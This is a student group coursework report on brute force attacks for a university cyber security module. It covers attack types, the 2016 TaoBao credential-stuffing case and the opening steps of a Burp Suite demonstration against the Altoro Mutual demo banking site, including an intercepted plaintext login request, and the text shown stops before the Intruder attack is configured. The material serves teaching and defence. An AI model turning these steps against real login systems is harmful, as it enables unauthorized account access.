Module Code & Module Title

CC5009NI Cyber Security in Computing

Assessment Weightage & Type

60% Group Coursework 02

Year and Semester

2024 -25 Autumn Semester

Student Name: Aprisha Shakya London Met ID: 23047399
Student Name: Anuj Bhakta Shrestha London Met ID: 23047537
Student Name: Archit Bhakta Shrestha London Met ID: 23048525
Student Name: Prasanna Kunwar Chhetri London Met ID: 23047394

Assignment Due Date: 12th May 2025

Assignment Submission Date: 11th May 2025

Word Count: 3814

I confirm that I understand my coursework needs to be submitted online via MST under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

13% Overall Similarity

The combined total of all matches, including overlapping sources, for each database.

Match Groups

39 Not Cited or Quoted 11%
Matches with neither in-text citation nor quotation marks

6 Missing Quotations 2%
Matches that are still very similar to source material

0 Missing Citation 0%
Matches that have quotation marks, but no in-text citation

0 Cited and Quoted 0%
Matches with in-text citation present, but no quotation marks

Top Sources

5%	Internet sources
1%	Publications
12%	Submitted works (Student Papers)

Integrity Flags

0 Integrity Flags for Review

Our system's algorithms look deeply at a document for any inconsistencies that would set it apart from a normal submission. If we notice something strange, we flag it for you to review.

A Flag is not necessarily an indicator of a problem. However, we'd recommend you focus your attention there for further review.

Table of Contents

Table of Figures

Abstract

Passwords remain the primary method of authentication in modern digital systems, although they are extremely vulnerable to attacks. Brute force attacks, one of the most popular cybersecurity threats, involve repeatedly guessing login passwords until access is gained. The report examines the nature of brute force attacks, their different types and their impact on IT security. It also examines a real-world case study of Alibaba’s TaoBao platform, where millions of user accounts were hacked due to weak passwords and credential reuse. Furthermore, the report includes a step-by-step demonstration of a brute force attack on the Altoro Mutual website and the Telnet service of the Metasploitable virtual machine. Following the demonstrations, a variety of mitigation strategies were implemented, including rate limiting, CAPTCHA, account lockouts, strong password enforcement, and Telnet service hardening techniques. Each approach was evaluated in terms of its advantages, disadvantages, and real-world application areas such as online banking, healthcare systems, e-commerce platforms, and educational portals.

1. Introduction

In today’s digital era, passwords are the primary method of authentication for accessing personal and organizational systems. However, cybercriminals have developed various methods to bypass authentication measures and gain unauthorized access. According to the Verizon 2022 Data Breach Investigations Report, over 90% of breaches involved compromised credentials (Moore, 2025). More than 80% of confirmed breaches in 2022 are related to stolen, weak or reused passwords (LastPass, 2021).

Hackers usually breach accounts either by guessing or by tricking users into revealing passwords. Two of the most common techniques are password cracking and phishing. Attackers can use automated programs that try thousands of common or slightly modified words until the password is found which is the process of brute force or dictionary attack. Attackers can also send fake emails or messages that look like they are from a trusted sender, which prompt people to click on a link or enter their password on a fake website. This is the process of phishing. Having gained the password, they can then log in and steal confidential information, sometimes even going to nearby connected systems (Shimkovska, 2025).

Brute force attack is one of the famous methods of cyberattack in which a hacker uses trial and error method to get access or crack passwords, login credentials, etc. It is an easy but efficient method of unauthorized access to the users and organization’s networks and systems. The attacker tries different usernames and different passwords, in some cases using a computer in trying several combinations, until it reaches the correct login credentials (Fortinet, 2025). The motives behind brute force attacks vary ranging from financial gain to causing reputational damage. Hackers may exploit websites to earn money through advertising commissions, steal personal data to commit fraud or sell credentials, spread malware through phishing websites or infected emails and even attempt to ruin a company’s reputation by leaking sensitive information or injecting malicious content. Such attacks can lead to financial losses, privacy breaches and severe damage to an organization’s reputation making it crucial to implement strong security measures against them (Kaspersky, 2025).

1.1 Aim

The aim of this report is to research, analyze and demonstrate brute force attacks on IT systems as well as evaluate effective mitigation techniques and real-world case study to address these security threats.

1.2 Objectives

- To research and understand different types of brute force attacks and their impact on IT systems.
- To demonstrate a brute force attack using practical scenarios and cybersecurity tools.
- To implement various mitigation techniques to prevent and minimize brute force attacks.
- To evaluate the effectiveness of mitigation strategies and their real-world applications.
- To provide recommendations for enhancing security measures against brute force attacks.

2. Background

A brute force attack is a trial-and-error method used by attackers to decode login information, passwords and encryption keys to gain unauthorized access to systems. The attacker repeatedly tries all possible combinations of passwords or keys until the correct one is found. The name “brute force” comes from attackers using excessively forceful attempts to gain access to user accounts. Hackers frequently use personal information about their targets, such as their names, addresses or interests to guess passwords (Martinez, 2024). Brute force attacks are most effective when users use weak or common passwords, there are no account lockout methods, encryption is ineffective, or multi factor authentication is disabled, allowing users to easily guess credentials or decryption keys. According to the 2024 Data Breach Investigations Report by Verizon, brute force techniques account for 21% of all basic web application attacks (Stechynskyi, 2024). The main types of brute force attacks include:

- Simple Brute Force Attack: The attacker tries all possible combinations of passwords in a sequence until they find the correct one. It is a slow process but can work if the password is weak or short. For example, a password can be stated as “nepal123”.
- Dictionary Attack: Dictionary attack includes a hacker selecting a target and attempting to match probable passwords against it. Instead of trying randomly, the attacker uses a dictionary of common passwords to speed up the process. This works against people with easily guessable passwords.
- Hybrid Brute Force Attack: Hybrid of dictionary and normal brute force, where attackers try common words with modifications (like replacing "o" with "0" or adding numbers like "Password1").
- Reverse Brute Force Attack: It begins with a commonly known password and attempts it with numerous usernames in order to get a match. It comes in handy when a leaked password is identified but its corresponding username is unknown.
- Credential Stuffing: Hackers use username-password pairs stolen in earlier data breaches in an effort to log in to additional accounts, hoping users have recycled passwords on multiple sites. Since users have been known to repeat login information across multiple websites, they are the only ones targeted by this type of attack. (Kaspersky, 2025)

2.1 Case Study: Brute Force Attack on Alibaba's TaoBao Platform

TaoBao is an Alibaba e-commerce site considered the eBay of China. In 2016, the popular e-commerce platform Alibaba fell victim to a brute force attack that led to the compromise of the accounts of about 21 million users. Hackers were able to obtain the usernames and passwords of 99 million users during an attack that occurred between October and November of that year. The hackers utilized compromised accounts to fake orders on TaoBao, often known as “brushing” in China to raise seller’s rankings. The hackers also sold accounts to be used for fraud (Odogwu, 2021).

The main cause of the attack, according to experts, was user password overlap, with most users using the same password for the platform across all their other accounts. Weak passwords were another contributing factor, with some users having easily guessed passwords (Reuters, 2016).

One of the notable aspects of this attack was that the attackers used servers rented from Alibaba’s own cloud infrastructure to carry out the brute-force attacks. This is something related to a significant error in monitoring and detection capabilities at Alibaba. Although authentication logs are commonly used to detect such activities, the lack of effective network-based security measures, particularly outbound traffic monitoring, allowed the attackers to operate without immediate detection (Seals, 2016).

Alibaba's security team detected unusual activity through internal monitoring systems, which identified an unusual increase in login efforts in a short time. In traffic, this spike triggers alerts, inspiring the security team to conduct further investigation. On confirming the cruel-force attack, the company worked rapidly to reduce the impact. Immediate measures were taken to secure the affected accounts, in which temporarily disabling suspicious accounts, motivating users to reset their passwords, and enhancing certification protocols such as applying additional verification stages during login. According to the ministry bulletin, the criminals were caught, and the systems were able to prevent unauthorized login attempts. The incident was believed to have increased the price of the company’s US-listed shares by up to 3.7% (Trendmicro, 2016).


3. Demonstration

The demonstration part involves performing a Brute Force Attack using Burp Suite which is a widely used penetration testing tool. The following steps demonstrate a brute force attack on the Altoro Mutual website using Burp Suite. This process involves capturing login requests, configuring an automated attack and identifying valid credentials.

3.1 Steps to Perform Brute Force Attack on Altoro Mutual using Burp Suite

Step 1: Configuring Proxy and Interception

Opening the Burp Suite Dashboard and displaying various tools and configurations. Navigating to the Proxy tab and observing that Intercept is turned off by default. Now, clicking on Open Browser, which launches Chromium within Burp Suite's controlled environment.



Time to level up? Catch more bugs with Burp Suite Pro

1. Live passive crawl from Proxy (all traffic)

1. Live passive crawl from ...
Add links. Add item itself, same domain and URLs in suite scope.
Capturing


No items to show

Items found in the crawl will display here.

Task type: Live passive crawl
Scope: Proxy (all traffic)
Configuration: Add links. Add item itself, same domain and URLs in suite scope.
Capturing

Site map items added: 0
Responses processed: 0
Responses queued: 0

Figure 1:Burp Suite Dashboard




Intercept is off

If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Figure 2: Clicking on Open Browser

Step 2: Accessing the Target Website

In the Chromium browser, searching for the target website Altoro Mutual and navigating to its website.



Burp Suite

altoro mutual

altoro mutual - Google Search

Altoro Mutual - testfire.net/login.jsp

Altoro Mutual - testfire.net

Altoro Mutual

Not secure testfire.net

Sign In | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it

Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.


Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not

Figure 3: Accessing the target website

Step 3: Capturing HTTP Requests

Once the website is opened, returning to Burp Suite. Under Proxy > HTTP History, the Altoro Mutual Website's requests are now visible.




Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	http://detectportal.firefox.com	GET	/canonical.html			200	298	XML	html				34.107.221.82		21:47:00 25 ...	8080	21
2	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓		200	216	text	txt				34.107.221.82		21:47:00 25 ...	8080	22
3	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓		200	216	text	txt				34.107.221.82		21:47:00 25 ...	8080	28
4	https://www.google.com	GET	/search?q=altoro+mutual&oq=alt...	✓		200	350589	HTML		altoro mutual - Googl...		✓	142.250.194.100	NID=522=jLoRG...	21:49:35 25 ...	8080	199
11	https://www.google.com	POST	/gen_204?s=web&t=cap&atyp=csi...	✓		204	694	HTML				✓	142.250.194.100		21:49:38 25 ...	8080	122
12	https://www.google.com	POST	/gen_204?s=web&t=aft&atyp=csi...	✓		204	694	HTML				✓	142.250.194.100		21:49:38 25 ...	8080	115
15	https://www.gstatic.com	GET	/og/_/js/k=og.asy.en_US.vyWZTZM...			200	203144	script				✓	142.250.192.163		21:49:38 25 ...	8080	47
16	https://www.google.com	GET	/xjs/_/js/k=xjs.s.ne.-Mv-ZaofxkQ.20...			200	1180860	script				✓	142.250.194.100		21:49:39 25 ...	8080	54
17	https://ogads-pa.clients6.go...	OPTIONS	/$rpc/google.internal.onegoogle.a...			200	593	HTML				✓	142.250.194.234		21:49:39 25 ...	8080	108
18	https://www.google.com	POST	/gen_204?atyp=csi&ei=E9TiZ5frKrzJ...	✓		204	694	HTML				✓	142.250.194.100		21:49:40 25 ...	8080	123
19	https://ogads-pa.clients6.go...	POST	/$rpc/google.internal.onegoogle.a...	✓		200	661	JSON				✓	142.250.194.234		21:49:40 25 ...	8080	120
20	https://www.google.com	GET	/complete/search?q&cp=0&client=...	✓		200	1939	JSON				✓	142.250.194.100		21:49:40 25 ...	8080	336

Figure 4: Capturing HTTP Requests

Step 4: Enabling Intercept

Turning on the Intercept option in Burp Suite.




Intercept is on

Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Figure 5: Enabling Intercept

Step 5: Capturing Login Credentials

On the Altoro Mutual login page, entering a username and password attempt then clicking Login. In Burp Suite's Intercept, the login request is captured, displaying the entered credentials. This confirms that the username and password are transmitted in plaintext, making the system vulnerable. The POST method is used for authentication.




Online Banking Login

Username: administrator

Password: ••••••••

Login

Figure 6: Capturing Login Credentials



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request
Pretty Raw Hex


Time	Type	Direction	Method	URL
22:08:32 25 M...	HTTP	→ Request	POST	http://testfire.net/doLogin

```
POST /doLogin HTTP/1.1
Host: testfire.net
Content-Length: 48
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://testfire.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testfire.net/login.jsp
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=FE7E561F697C6B23D01C7A114001B6C5
Connection: keep-alive

uid=administrator&passw=password&btnSubmit=Login
```

Figure 7: Observing the Captured Request


Step 6: Sending the Captured Request to Intruder

Right clicking on the intercepted request and selecting "Send to Intruder". Then, navigating to the Intruder tab.



```
POST /doLogin HTTP/1.1
Host: testfire.net
Content-Length: 48
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://testfire.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
